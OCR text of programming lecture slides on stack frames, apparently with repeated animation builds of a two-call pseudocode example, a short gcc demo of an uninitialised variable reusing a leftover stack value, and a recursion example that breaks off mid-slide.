


Two Call Example

```
0: string count(string s, character c) {
       integer count;
       integer pos;
1-4:   …
5: }

6: void main(integer argc, strings argv) {
7:   count("testing", "t"); // should return 2
8:   count("elevate", "e"); // should return 3
9: }
```

IP




Two Call Example

```
  0: string count(string s, character c) {
       integer count;
       integer pos;
1-4:   …
  5: }

  6: void main(integer argc, strings argv) {
  7:   count(“testing”, “t”); // should return 2
  8:   count(“elevate”, “e”); // should return 3
  9: }
```

IP




Two Call Example

IP

```
0: string count(string s, character c) {
       integer count;
       integer pos;
1-4:   …
  5: }

  6: void main(integer argc, strings argv) {
  7:   count("testing", "t"); // should return 2
  8:   count("elevate", "e"); // should return 3
  9: }
```




Two Call Example

```
  0: string count(string s, character c) {
       integer count;
       integer pos;
1-4:   …
  5: }

  6: void main(integer argc, strings argv) {
  7:   count("testing", "t"); // should return 2
  8:   count("elevate", "e"); // should return 3
  9: }
```


IP




Two Call Example

```
  0: string count(string s, character c) {
       integer count;
       integer pos;
1-4:   …
  5: }

  6: void main(integer argc, strings argv) {
  7:   count("testing", "t"); // should return 2
  8:   count("elevate", "e"); // should return 3
  9: }
```



Two Calls Reuse the Same Memory



Both snapshots: just before ret. Nothing is cleared between calls — the second frame lands exactly where the first one was.


orange outline = slots whose value changed

```
# the same program, but count() forgets to initialise: int n;
$ gcc -O0 -o twocalls twocalls.c && ./twocalls
a=2 b=5 &n first call=0×7ffdf6c96e30 second call=0×7ffdf6c96e30
# call 2 started from call 1's leftover n = 2, so it returned 2 + 3 = 5
```

Recursion Example

```
0: integer r(integer n) {
1:   if (n > 0) r(n – 1);
2:   return n;
3: }


4: void main(integer argc, strings argv) {
5:   r(4); // should return 4
6: }
```



Recursion Example

```
0: integer r(integer n) {
1:   if (n > 0) r(n – 1);
2:   return n;
3: }


4: void main(integer argc, strings argv) {
5:   r(4); // should return 4
6: }
```



Recursion Example

```
0: integer r(integer n) {
1:   if (n > 0) r(n – 1);
2:   return n;
3: }

